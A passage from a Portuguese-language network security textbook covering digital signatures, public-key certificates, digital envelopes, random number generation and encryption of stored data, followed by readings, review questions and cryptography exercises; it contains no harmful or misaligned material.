
É importante enfatizar que a assinatura digital não provê confidencialidade. Isto é, a mensagem que está sendo enviada está a salvo de alteração, mas não de escuta por terceiros. Isso é óbvio no caso de uma assinatura baseada em uma parte da mensagem, porque o restante da mensagem é transmitido às claras. Mesmo no caso de cifração completa da mensagem, não há qualquer proteção de confidencialidade porque qualquer observador pode decifrar a mensagem usando a chave pública do remetente.

## Certificados de chave pública

À primeira vista, a particularidade da criptografia de chave pública é que a chave pública é pública. Assim, se houver algum algoritmo de chave pública amplamente aceito, como o RSA, qualquer participante pode enviar sua chave pública a qualquer outro participante ou divulgar amplamente a sua chave à comunidade. Embora essa abordagem seja conveniente, ela tem uma fraqueza importante: qualquer um pode forjar tal anúncio público, isto é, algum usuário poderia fingir ser Bob e enviar uma chave pública a outro participante ou divulgar abertamente tal chave pública. Até Bob descobrir a trapaça e alertar outros participantes, o trapaceiro consegue ler todas as mensagens cifradas enviadas e pode usar as chaves falsificadas para autenticação.

A solução para esse problema é o certificado de chave pública. Em essência, um certificado consiste em uma chave pública mais um ID de usuário do proprietário da chave, e o bloco inteiro assinado por uma terceira entidade confiável. O certificado também inclui alguma informação sobre a terceira

entidade mais uma indicação do período de validade do certificado. Normalmente, a terceira entidade é uma autoridade certificadora (Certification Authority — CA) na qual a comunidade de usuários confia plenamente, como uma agência governamental ou uma instituição financeira. Um usuário pode apresentar sua chave pública à autoridade de modo seguro e obter um certificado assinado. Então ele pode publicar o certificado. Quem quer que precise da chave pública desse usuário pode obter o certificado e verificar se ele é válido por meio da assinatura confiável anexada. A [Figura 2.8](#) ilustra o processo.



**FIGURA 2.8** Uso de certificado de chave pública.

Um esquema tornou-se universalmente aceito para formatar certificados de chave pública: o padrão X.509. Certificados X.509 são usados na maioria das aplicações de segurança de rede, incluindo IP Security (IPsec), Transport Layer Security (TLS), Secure Shell (SSH) e Secure/Multipurpose Internet Mail Extension (S/MIME). Examinamos a maioria dessas aplicações na Parte Cinco.

## Troca de chave simétrica usando criptografia de chave pública

Na criptografia simétrica, um requisito fundamental para duas entidades se

comunicarem com segurança é que elas compartilhem uma chave secreta. Suponha que Bob queira criar uma aplicação de envio de mensagens que o habilitará a trocar e-mail com segurança com quem quer que tenha acesso à Internet ou alguma outra rede que os dois compartilhem. Suponha que Bob queira fazer isso usando criptografia simétrica. Com a criptografia simétrica, Bob e seu correspondente, digamos, Alice, devem encontrar um modo de compartilhar uma chave secreta exclusiva que ninguém mais conhece. Como eles farão isso? Se Alice estivesse na sala vizinha à de Bob, Bob poderia gerar uma chave, escrevê-la em um pedaço de papel ou armazená-la em um disco ou pen drive e entregá-la a Alice. Mas, se Alice estiver do outro lado do continente ou do mundo, o que Bob pode fazer? Ele pode cifrar essa chave usando uma cifra simétrica e enviá-la por e-mail a Alice, mas isso significa que Bob e Alice devem compartilhar uma chave secreta para cifrar essa nova chave secreta. Além disso, Bob e todo os outros que usam esse novo aplicativo de e-mail enfrentam o mesmo problema com todo correspondente em potencial: cada par de correspondentes deve compartilhar uma única chave secreta.


Uma abordagem é a utilização do mecanismo de troca de chaves de Diffie-Hellman. Na verdade, essa abordagem é amplamente usada, porém tem uma desvantagem: em sua forma mais simples, Diffie-Hellman não provê qualquer autenticação dos dois parceiros comunicantes. Há variações do mecanismo de Diffie-Hellman que superam esse problema. Há também protocolos que usam outros algoritmos de chave pública que alcançam o mesmo objetivo.

## Envelopes digitais


Outra aplicação na qual a criptografia de chave pública é usada para proteger uma chave simétrica é o envelope digital, que pode ser usado para proteger uma mensagem sem antes exigir que o remetente e o destinatário tenham a mesma chave secreta. A técnica é denominada envelope digital, que é equivalente a um envelope selado que contém uma carta não assinada. A abordagem geral é mostrada na [Figura 2.9](#). Suponha que Bob deseje enviar uma mensagem confidencial a Alice, mas eles não compartilham a mesma chave secreta simétrica. Bob faz o seguinte:

1. Prepara uma mensagem.
2. Gera uma chave simétrica aleatória que será usada somente dessa vez.
3. Cifra a mensagem usando criptografia simétrica com a chave secreta de uso único.

4. Cifra a chave secreta de uso único usando criptografia de chave pública com a chave pública de Alice.
5. Anexa a chave secreta de uso único, agora cifrada, à mensagem cifrada e a envia a Alice.



(a) Criação de um envelope digital



**FIGURA 2.9** Envelopes digitais.

Somente Alice conseguirá decifrar a chave de uso único e, portanto, recuperar a mensagem original. Se Bob obtiver a chave pública de Alice por meio do certificado de chave pública de Alice, ele terá certeza de que essa é uma chave válida.

## 2.5 Números aleatórios e pseudoaleatórios

Números aleatórios desempenham importante papel na utilização de criptografia para várias aplicações de segurança de rede. Damos uma breve visão geral nesta

seção. O tópico é examinado em detalhes no Apêndice D.

## Utilização de números aleatórios

Vários algoritmos de segurança de rede baseados em criptografia fazem uso de números aleatórios. Por exemplo:

- Geração de chaves para o algoritmo criptográfico de chave pública RSA (descrito no [Capítulo 21](#)) e outros algoritmos de chave pública.
- Geração de um fluxo de chaves para uma cifra de fluxo simétrica.
- Geração de uma chave simétrica para uso como chave de sessão temporária ou na criação de um envelope digital.
- Em vários cenários de distribuição de chave, como o Kerberos (descrito no [Capítulo 23](#)), números aleatórios são usados para a apresentação inicial das partes, de modo a impedir ataques de repetição.
- Geração de chave de sessão, quer feita por um centro de distribuição de chaves quer por um dos participantes.

Essas aplicações dão origem a dois requisitos distintos e não necessariamente compatíveis para uma sequência de números aleatórios: aleatoriedade e imprevisibilidade.

### Aleatoriedade

Tradicionalmente, a preocupação na geração de uma sequência de números alegadamente aleatórios é que a sequência de números seja aleatória em algum sentido estatístico bem definido. Os dois critérios a seguir são usados para validar que uma sequência de números é aleatória:

- **Distribuição uniforme:** A distribuição de números na sequência deve ser uniforme, isto é, a frequência de ocorrência de cada um dos números deve ser aproximadamente a mesma.
- **Independência:** Nenhum valor na sequência pode ser inferido dos outros.

Embora haja testes bem definidos para determinar se uma sequência de números corresponde a uma distribuição particular, como a distribuição uniforme, não há qualquer teste como esses para “provar” independência. Em vez disso, diversos testes podem ser aplicados para demonstrar se a sequência não exibe independência. A estratégia geral é aplicar vários desses testes até que a confiança na existência da independência seja suficientemente forte.

No contexto da nossa discussão, a utilização de uma sequência de números que parecem estatisticamente aleatórios ocorre frequentemente no projeto de

algoritmos relacionados à criptografia. Por exemplo, um requisito fundamental do esquema criptográfico de chave pública RSA é a capacidade de gerar números primos. Em geral, é difícil determinar se um número grande  $N$  dado é primo. Uma abordagem de força bruta seria dividir  $N$  por todo ímpar inteiro menor do que  $\sqrt{N}$ . Se  $N$  for da ordem de, digamos,  $10^{150}$ , ocorrência que não é incomum em criptografia de chave pública, tal abordagem de força bruta está além do alcance de analistas humanos e de seus computadores. Todavia, existem vários algoritmos efetivos que testam a primalidade de um número usando uma sequência de inteiros escolhidos aleatoriamente como entrada de computações relativamente simples. Se a sequência for longa o suficiente (mas muito, muito menor que  $\sqrt{N^{150}}$ ), a primalidade de um número pode ser determinada com quase total certeza. Esse tipo de abordagem, conhecida como aleatorização, surge frequentemente no projeto de algoritmos. Em essência, se um problema for demasiadamente difícil ou levar muito tempo para ser resolvido exatamente, uma abordagem mais simples, mais curta, baseada em aleatorização, é usada para dar uma resposta com qualquer nível de confiança desejado.

## **Imprevisibilidade**

Em aplicações como autenticação mútua e geração de chaves de sessão, o requisito não é tanto que a sequência de números seja estatisticamente aleatória, mas que os membros sucessivos da sequência sejam imprevisíveis. Com sequências “verdadeiramente” aleatórias, cada número é estatisticamente independente de outros números na sequência e, por conseguinte, imprevisível. Todavia, como discutiremos em breve, números aleatórios verdadeiros nem sempre são usados; em vez disso, sequências de números que parecem ser aleatórias são geradas por algum algoritmo. Neste último caso, deve-se tomar cuidado para que um oponente não consiga prever elementos futuros da sequência com base em elementos anteriores.

## **Aleatório versus pseudoaleatório**

Aplicações criptográficas normalmente fazem uso de técnicas algorítmicas para geração de números aleatórios. Esses algoritmos são determinísticos e, portanto, produzem sequências de números que não são estatisticamente aleatórios. Todavia, se o algoritmo for bom, as sequências resultantes passarão em muitos testes razoáveis de aleatoriedade. Tais números são denominados **números**

## **pseudoaleatórios.**

É provável que você fique um pouco inquieto com o conceito de usar números gerados por um algoritmo determinístico como se fossem números aleatórios. Apesar do que poderíamos chamar de objeções filosóficas a tal prática, ela geralmente funciona. Como disse um especialista em teoria da probabilidade [HAMM91],

*Para finalidades práticas somos forçados a aceitar o conceito esquisito de “relativamente aleatórios” significando que, com relação ao uso proposto, não podemos ver qualquer razão por que eles não funcionariam como se fossem aleatórios (como a teoria usualmente requer). Isso é altamente subjetivo e não muito palatável para os puristas, mas é um argumento ao qual os estatísticos regularmente apelam quando tomam “uma amostra aleatória” — eles esperam que quaisquer resultados que usarem terão aproximadamente as mesmas propriedades de uma contagem completa do espaço total da amostra que ocorre em sua teoria.*

Um gerador de números verdadeiramente aleatórios (True Random Number Generator — TRNG) usa uma fonte não determinística para produzir aleatoriedade. A maioria opera medindo processos naturais imprevisíveis, como detectores de pulso de eventos de radiação ionizantes, tubos de descarga de gás e capacitores com fuga de fluxo. A Intel desenvolveu um chip disponível comercialmente que toma amostras de ruído térmico amplificando a voltagem medida entre resistores não acionados [JUN99]. Um grupo do Bell Labs desenvolveu uma técnica que usa as variações no tempo de resposta de solicitações de leitura de um setor de disco de um disco rígido [JAKO98]. LavaRnd é um projeto de código-fonte aberto para criar números verdadeiramente aleatórios usando câmeras baratas, código-fonte aberto e hardware barato. O sistema usa um dispositivo de carga acoplada saturado (CDD) dentro de uma lata hermeticamente fechada (à prova de luz) como fonte caótica para produzir a semente de aleatoriedade. Um software processa o resultado e o transforma em números verdadeiramente aleatórios em uma variedade de formatos.

## **2.6 Aplicação prática: cifração de dados armazenados**

Um dos principais requisitos de segurança de um sistema de computador é a proteção de dados armazenados. Mecanismos de segurança para prover tal proteção incluem controle de acesso, detecção de intrusão e esquemas de prevenção de intrusão, todos discutidos neste livro. O livro também descreve diversos meios técnicos que podem tornar vulneráveis esses vários mecanismos de segurança. Mas, além dos aspectos técnicos, essas abordagens podem se tornar vulneráveis em razão de fatores humanos. Damos a seguir alguns exemplos, baseados em [ROTH05].

- Em dezembro de 2004, empregados do Bank of America fizeram um backup e o enviaram à sua central de dados de backup um conjunto de fitas contendo os nomes, endereços, números de contas bancárias e números de identificação de 1,2 milhão de funcionários do governo signatários de uma conta de cartão de débito. Nenhum dos dados estava cifrado. As fitas nunca chegaram ao destino e, na verdade, nunca foram encontradas. Infelizmente, esse método de fazer backup e despachar dados é demasiadamente comum. Como outro exemplo, em abril de 2005, a Ameritrade culpou sua transportadora contratada por ter perdido uma fita de backup com informações não cifradas de 200 mil clientes.
- Em abril de 2005, o grupo San Jose Medical anunciou que alguém tinha roubado e levado consigo um de seus computadores e poderia obter acesso a 185 mil registros não cifrados de clientes.
- Há inúmeros exemplos de laptops perdidos em aeroportos, roubados de um carro estacionado ou furtados enquanto o usuário está longe de sua estação de trabalho. Se os dados no disco rígido do laptop não estiverem cifrados, eles estarão disponíveis para o ladrão.

Embora agora as empresas tenham como rotina prover uma variedade de proteções, incluindo criptografia, para informações transmitidas por redes, pela Internet ou por dispositivos sem fio, uma vez armazenados localmente os dados (denominados *dados em repouso*) frequentemente têm pouca proteção além de autenticação de domínio e controles de acesso a sistemas operacionais. Muitas vezes, dados em repouso são rotineiramente gravados em dispositivos de armazenamento secundário, como CD-ROM ou fitas, e então arquivados por períodos indefinidos. Além disso, mesmo quando apagados de um disco rígido, os dados continuam recuperáveis até que setores relevantes do disco sejam reutilizados. Assim, torna-se atraente, e na verdade deveria ser obrigatório, cifrar dados em repouso e combinar isso com um esquema de gerenciamento efetivo de chaves criptográficas.

Há uma variedade de modos para prover serviços de cifração. Uma abordagem simples disponível para utilização em um laptop é usar um pacote de criptografia disponível comercialmente, como o Pretty Good Privacy (PGP). O PGP habilita o usuário a gerar uma chave a partir de uma senha e então usar tal chave para cifrar arquivos selecionados no disco rígido. O pacote PGP não armazena a chave. Para recuperar um arquivo, o usuário digita a senha, o PGP gera a chave correspondente e o PGP decifra o arquivo. Contanto que o usuário proteja sua senha e não use uma senha fácil de adivinhar, os arquivos estão totalmente protegidos enquanto em repouso. Algumas abordagens mais recentes são dadas em [COLL06]:

- **Dispositivo de suporte:** É um dispositivo de hardware situado entre servidores e sistemas de armazenamento que cifra todos os dados que vão do servidor para o sistema de armazenamento e decifra dados que vão na direção oposta. Esses dispositivos cifram dados a uma velocidade próxima à do cabo de transmissão, com latência muito pequena. Em comparação, software criptográfico em servidores e sistemas de armazenamento reduzem a velocidade dos backups. Um gerente de sistema configura o dispositivo para aceitar requisições de clientes específicos, para os quais são fornecidos dados não cifrados.
- **Cifração de disco baseada em biblioteca:** Essa funcionalidade é provida por meio de uma placa de coprocessamento acoplada no controlador de disco e hardware de biblioteca de disco. O coprocessador criptografa dados usando uma chave configurada na placa e que não pode ser lida. Então os discos podem ser enviados para uma instalação que tem o mesmo hardware controlador de disco. A chave pode ser exportada por meio de e-mail seguro ou por um pequeno flash drive que seja transportado com segurança. Se o hardware de coprocessamento do controlador de disco correspondente não estiver disponível no outro local, a instalação-alvo pode usar a chave juntamente com um pacote de software de decifração para recuperar os dados.
- **Cifração transparente de dados em laptop e PC:** Vários fabricantes oferecem produtos de software que proveem cifração transparente à aplicação e ao usuário. Alguns produtos cifram todos os arquivos e pastas ou apenas os designados. Outros produtos criam um disco virtual, que pode ser mantido localmente no disco rígido do usuário ou em um dispositivo de armazenamento de rede, com todos os dados no disco virtual cifrados. Há várias soluções de gerenciamento de chave disponíveis para restringir o

acesso apenas ao proprietário dos dados.

## 2.7 Leituras e sites recomendados

Os tópicos neste capítulo são tratados com maior detalhe em [STAL11b]. Para algoritmos criptográficos, [SCHN96] é um valioso trabalho de referência; ele contém descrições de praticamente todos os algoritmos criptográficos e protocolos em uso até a data da publicação deste livro. Um bom artigo clássico sobre os tópicos deste capítulo é [DIFF79].

Para quem estiver interessado na história da produção de códigos e quebra de códigos, o livro a ler é [KAHN96]. Embora se preocupe mais com o impacto da criptologia do que com seu desenvolvimento técnico, esse livro é uma excelente introdução e uma leitura empolgante. Outra resenha histórica excelente é [SING99].

**DIFF79** Diffie, W. e Hellman, M. Privacy and Authentication: An Introduction to Cryptography. *Proceedings of the IEEE*, março de 1979.

**KAHN96** Kahn, D. *The Codebreakers: The Story of Secret Writing*. Nova York: Scribner, 1996.

**SCHN96** Schneier, B. *Applied Cryptography*. Nova York: Wiley, 1996.

**SING99** Singh, S. *The Code Book: The Science of Secrecy from Ancient Egypt to Quantum Cryptography*. Nova York: Anchor Books, 1999.

**STAL11b** Stallings, W. *Cryptography and Network Security: Principles and Practice 5<sup>a</sup> ed.* Upper Saddle River, NJ: Prentice Hall, 2011.

## Sites recomendados

- **The Cryptography FAQ:** Documento com perguntas e respostas, longo e valioso, abrangendo todos os aspectos da criptografia.
- **Pacote de criptografia Bouncy Castle:** Implementação Java de algoritmos criptográficos. O pacote está organizado de modo a conter uma interface de programação de aplicativos (Application Programming Interface — API) leve, adequada para utilização em qualquer ambiente. O pacote é distribuído gratuitamente para uso comercial ou não comercial.
- **Cryptography Code:** Outra coleção útil de softwares.
- **American Cryptogram Association:** Associação de criptólogos amadores. O site inclui informações e links para sites com foco em criptografia clássica.
- **Crypto Corner:** O site de Simon Singh. Grande quantidade de informações,

mais ferramentas interativas para aprender sobre criptografia.

## 2.8 Termos principais, perguntas de revisão e problemas

### Termos principais

Advanced Encryption Standard (AES)	criptografia	número aleatório
algoritmo de hash seguro (SHA)	criptografia assimétrica	número pseudoaleatório
assinatura digital	criptografia de chave pública	resistente a colisão
ataque de força bruta	criptografia de curvas elípticas	resistente a colisão forte
autenticação de mensagens	criptografia simétrica	resistente a colisão fraca
certificado de chave pública	Data Encryption Standard (DES)	resistente à pré-imagem
chave privada	Decifração	resistente à segunda pré-imagem
chave pública	Digital Signature Standard (DSS)	RSA
chave secreta	fluxo de chave	texto às claras
código de autenticação de mensagem (MAC)	função de hash	texto cifrado
criptoanálise	função de hash de uma via	triplo DES
	função de hash segura	troca de chaves de Diffie-Hellman
	modos de operação	

### Perguntas de revisão

- 2.1 Quais são as componentes essenciais de uma cifra simétrica?
- 2.2 Quantas chaves são necessárias para duas pessoas se comunicarem usando uma cifra simétrica?
- 2.3 Quais são os dois principais requisitos para a utilização segura de cifração simétrica?
- 2.4 Liste três abordagens para autenticação de mensagens.
- 2.5 O que é um código de autenticação de mensagens?
- 2.6 Descreva brevemente os três esquemas ilustrados na [Figura 2.4](#).
- 2.7 Quais propriedades uma função de hash deve ter para ser útil para a autenticação de mensagens?
- 2.8 Quais são os principais componentes de um criptossistema de chave

pública?

- 2.9 Liste e defina brevemente três usos de um criptossistema de chave pública.
- 2.10 Qual é a diferença entre uma chave privada e uma chave secreta?
- 2.11 O que é uma assinatura digital?
- 2.12 O que é um certificado de chave pública?
- 2.13 Como a criptografia de chave pública pode ser usada para distribuir uma chave secreta?

## Problemas

- 2.1 Suponha que alguém sugira o seguinte modo de confirmar que você e ele estão de posse da mesma chave secreta. Você cria uma cadeia de bits aleatória do comprimento da chave, calcula a operação de XOR sobre ela e a chave, e envia o resultado pelo canal. O seu parceiro aplica XOR ao bloco entrante e à chave (que deve ser a mesma chave que você tem) e a envia de volta. Você verifica e, se o que receber for a sua cadeia aleatória original, você verificou que o seu parceiro tem a mesma chave secreta, embora nenhum dos dois tenha transmitido a chave em momento algum. Há uma falha nesse esquema?
- 2.2 Este problema usa um exemplo real de cifra simétrica publicado em um antigo manual das Forças Especiais dos Estados Unidos (domínio público). O documento, nomeado *Special Forces.pdf*, está disponível no site de conteúdo *premium* para este livro.
  - a. Usando as duas chaves (palavras de memória) *criptográfica* e *segurança de rede*, crie a seguinte mensagem:  
Be at the third pillar from the left outside the lyceum theatre tonight at seven. If you are distrustful bring two friends.  
Sugira hipóteses razoáveis sobre como tratar letras redundantes e letras em excesso nas palavras de memória e como tratar espaços e pontuação. Indique quais são as suas hipóteses.  
*Observação:* A mensagem é do romance de Sherlock Holmes, *The Sign of Four (O signo dos quatro)*.
  - b. Decifre o texto cifrado. Mostre a sequência de passos do seu trabalho.
  - c. Comente quando seria adequado usar essa técnica e quais são suas vantagens.
- 2.3 Considere um algoritmo simétrico de cifração de bloco muito simples, no qual blocos de 64 bits de texto às claras são cifrados usando uma chave de

128 bits. A cifração é definida como

$$C = (P \oplus K_0) \boxplus K_1$$

onde  $C$  = texto cifrado;  $K$  = chave secreta;  $K_0$  = 64 bits mais à esquerda de  $K$ ;  $K_1$  = 64 bits mais à direita de  $K$ ,  $\oplus$  = OU exclusivo (XOR) bit a bit; e  $\boxplus$  é adição modular módulo  $2^{64}$ .

- a. Mostre a equação de decifração. Isto é, mostre a equação para  $P$  em função de  $C$ ,  $K_1$  e  $K_2$ .
- b. Suponha que um adversário tenha acesso a dois conjuntos de textos às claras e seus textos cifrados correspondentes e deseje determinar  $K$ . Temos as duas equações:

$$C = (P \oplus K_0) \boxplus K_1; C' = (P' \oplus K_0) \boxplus K_1$$

Primeiro, derive uma equação com uma incógnita (por exemplo,  $K_0$ ). É possível ir adiante para descobrir o valor de  $K_0$ ?

2.4 Talvez o algoritmo simétrico de cifração de bloco “sério” mais simples de todos seja o Tiny Encryption Algorithm (TEA — algoritmo de cifração minúsculo). O TEA opera sobre blocos de texto às claras de 64 bits usando uma chave de 128 bits. O texto às claras é dividido em dois blocos de 32 bits ( $L_0, R_0$ ), e a chave é dividida em quatro blocos de 32 bits ( $K_0, K_1, K_2, K_3$ ). A cifração envolve a aplicação repetida de pares de rodadas definidos da maneira a seguir para as rodadas  $i$  e  $i + 1$ :

$$\begin{aligned} L_i &= R_{i-1} \\ R_i &= L_{i-1} \boxplus F(R_{i-1}, K_0, K_1, \delta_i) \\ L_{i+1} &= R_i \\ R_{i+1} &= L_i \boxplus F(R_i, K_2, K_3, \delta_{i+1}) \end{aligned}$$

onde a transformação  $F$  é definida como

$$F(M, K_j, K_k, \delta_i) = ((M \ll 4) \boxplus K_j) \oplus ((M \gg 5) \boxplus K_k) \oplus (M + \delta_i)$$

e onde o deslocamento lógico à esquerda de  $x$  por  $y$  bits é denotado por  $x \ll y$ ; o deslocamento lógico à direita de  $x$  por  $y$  bits é denotado por  $x \gg y$ ; e  $\delta_i$  é uma sequência de constantes predeterminadas.

- a. Comente a significância e o benefício de usar a sequência de constantes.
- b. Ilustre a operação do TEA usando uma representação em diagrama de blocos ou fluxograma.
- c. Se apenas um par de rodadas for usado, o texto cifrado consiste no bloco de 64 bits  $(L_2, R_2)$ . Para esse caso, expresse o algoritmo de decifração na forma de equações.
- d. Repita a parte (c) usando uma ilustração semelhante à usada na parte (b).

2.5 Neste problema compararemos os serviços de segurança que são providos por assinatura digital (DS) e códigos de autenticação de mensagem (MAC). Consideramos que Oscar pode observar todas as mensagens enviadas de Alice para Bob e vice-versa. Oscar não conhece qualquer das chaves, exceto a chave pública no caso da DS. Diga se e como (i) DS e (ii) MAC protegem contra cada ataque. O valor de  $\text{auth}(x)$  é computado com uma DS ou com um algoritmo MAC, respectivamente.

- a. (Integridade de mensagem) Alice envia uma mensagem  $x = \text{"Transfira \$1.000 para Mark"}$  às claras e também envia  $\text{auth}(x)$  a Bob. Oscar intercepta a mensagem e substitui "Mark" por "Oscar". Bob detectará isso?
- b. (Repetição) Alice envia uma mensagem  $x = \text{"Transfira \$1.000 para Oscar"}$  às claras e também envia  $\text{auth}(x)$  a Bob. Oscar observa a mensagem e a assinatura e as envia 100 vezes a Bob. Bob detectará isso?
- c. (Autenticação de remetente com terceiro trapaceiro) Oscar afirma que enviou alguma mensagem  $x$  com um valor de  $\text{auth}(x)$  válido a Bob, mas Alice afirma o mesmo. Bob pode esclarecer a questão em qualquer dos casos?
- d. (Autenticação com trapaça de Bob) Bob afirma que recebeu uma mensagem  $x$  com assinatura válida  $\text{auth}(x)$  de Alice (por exemplo, "Transfira \\$1.000 de Alice para Bob"), mas Alice afirma que nunca

enviou tal mensagem. Alice pode esclarecer essa questão em qualquer dos casos?

- 2.6 Suponha que  $H(m)$  seja uma função de hash resistente a colisão que mapeia uma mensagem de comprimento de bits arbitrário para um valor de hash de  $n$  bits. É verdade que, para todas as mensagens  $x, x'$  com  $x \neq x'$ , temos  $H(x) \neq H(x')$ ? Explique a sua resposta.
- 2.7 Este problema introduz uma função de hash semelhante em espírito ao SHA, mas que opera sobre letras em vez de dados binários. Ela é denominada *hash tetragráfico de brinquedo* (*toy tetraphash hash* — (tth)).<sup>14</sup> Dada uma mensagem que consiste em uma sequência de letras, tth produz um valor de hash que consiste em quatro letras. Primeiro, tth divide a mensagem em blocos de 16 letras, ignorando espaços, pontuação e letras maiúsculas. Se o comprimento da mensagem não for divisível por 16, ele é preenchido com zeros. É mantido um total geral de quatro números que começa com o valor  $(0, 0, 0, 0)$ ; isso é passado como entrada para uma função, conhecida como *função de compressão*, para processar o primeiro bloco. A função de compressão consiste em duas rodadas. **Rodada 1:** Tome o próximo bloco de texto, arranje-o linha a linha na forma de um bloco de texto  $4 \times 4$  e converta-o em números ( $A = 0, B = 1$ ; por exemplo, para o bloco ABCDEFGHIJKLMNP, temos

A	B	C	D
E	F	G	H
I	J	K	L
M	N	O	P

0	1	2	3
4	5	6	7
8	9	10	11
12	13	14	15

Então, faça a adição modular mod 26 das colunas e some o resultado ao total geral, mod 26. Neste exemplo, o total geral é  $(24, 2, 6, 10)$ . **Rodada 2:** Usando a matriz resultante da rodada 1, rotacione a primeira linha para a esquerda por uma posição, a segunda linha para a esquerda por duas posições, a terceira linha para a esquerda por três posições e inverta a ordem da quarta linha. Em nosso exemplo,

B	C	D	A
G	H	E	F
L	I	J	K
P	O	N	M

1	2	3	0
6	7	4	5
11	8	9	10
15	14	13	12

Agora, faça uma adição modular mod 26 de cada coluna e some o resultado ao total geral. O novo total geral é (5, 7, 9, 11). Esse resultado é agora a entrada da primeira rodada da função de compressão para o próximo bloco de texto. Depois de processar o último bloco, converta o total geral resultante para letras. Por exemplo, se a mensagem for ABCDEFGHIJKLMNOP, então o hash é FHJL.

- a. Desenhe figuras da lógica tth como um todo e da lógica da função de compressão.
- b. Calcule a função de hash para a mensagem de 48 letras “I leave twenty million dollars to my friendly cousin Bill”.
- c. Para demonstrar a fraqueza do tth, encontre um bloco de 48 letras que produza o mesmo hash que acabamos de derivar. *Sugestão:* Use muitas letras A.

2.8 Antes da descoberta de qualquer esquema de chave pública específico, como o RSA, uma prova de existência foi desenvolvida cuja finalidade era demonstrar que a criptografia de chave pública é possível em teoria.

Considere as funções  $f_1(x_1) = z_1$ ;  $f_2(x_2, y_2) = z_2$ ;  $f_3(x_3, y_3) = z_3$ , onde todos os valores são inteiros com. A função  $f_1$  pode ser representada por um vetor **M1** de comprimento  $N$ , no qual a  $k$ -ésima entrada é o valor de  $f_1(k)$ . De modo semelhante,  $f_2$  e  $f_3$  podem ser representadas por matrizes  $N \times N$  **M2** e **M3**. A intenção é representar o processo de cifração/decifração por meio de consultas em tabelas, para tabelas com valores muito grandes de  $N$ . Tais tabelas seriam enormes a ponto de serem impraticáveis, porém, em princípio, poderiam ser construídas. O esquema funciona da seguinte maneira: construa **M1** com uma permutação aleatória de todos os inteiros entre 1 e  $N$ , isto é, cada inteiro aparece exatamente uma vez em **M1**. Construa **M2** de modo que cada linha contenha uma permutação aleatória dos  $N$  primeiros inteiros. Finalmente, preencha **M3** de modo a satisfazer a seguinte condição:

$$f_3(f_2(f_1(k), p), k) = p \quad \text{para todo } k, p \text{ com } 1 \leq k, p \leq N$$

Em outras palavras,

1. **M1** toma uma entrada  $k$  e produz uma saída  $x$ .
2. **M2** toma entradas  $x$  e  $p$  dando como saída  $z$ .
